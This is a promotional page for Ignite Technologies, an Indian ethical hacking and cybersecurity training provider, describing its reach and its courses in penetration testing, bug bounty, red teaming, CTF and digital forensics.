We are working towards the vision to “Develop India as a Cyber Secured Country”. With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client’s location or even at Ignite’s Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance.

Ignite's research had been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.

# What We Offer



## Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.



## Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.

Over with this training, an individual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.



## Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an individual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the individual stand out of the crowd within just 45 days.





## Red Teaming

This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills



## CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.



## Infrastructure Penetration Testing

This course is designed for Professional and provides an hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Devices, Container and etc.



## Digital Forensic

Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audiences to correctly gather and analyze digital evidence.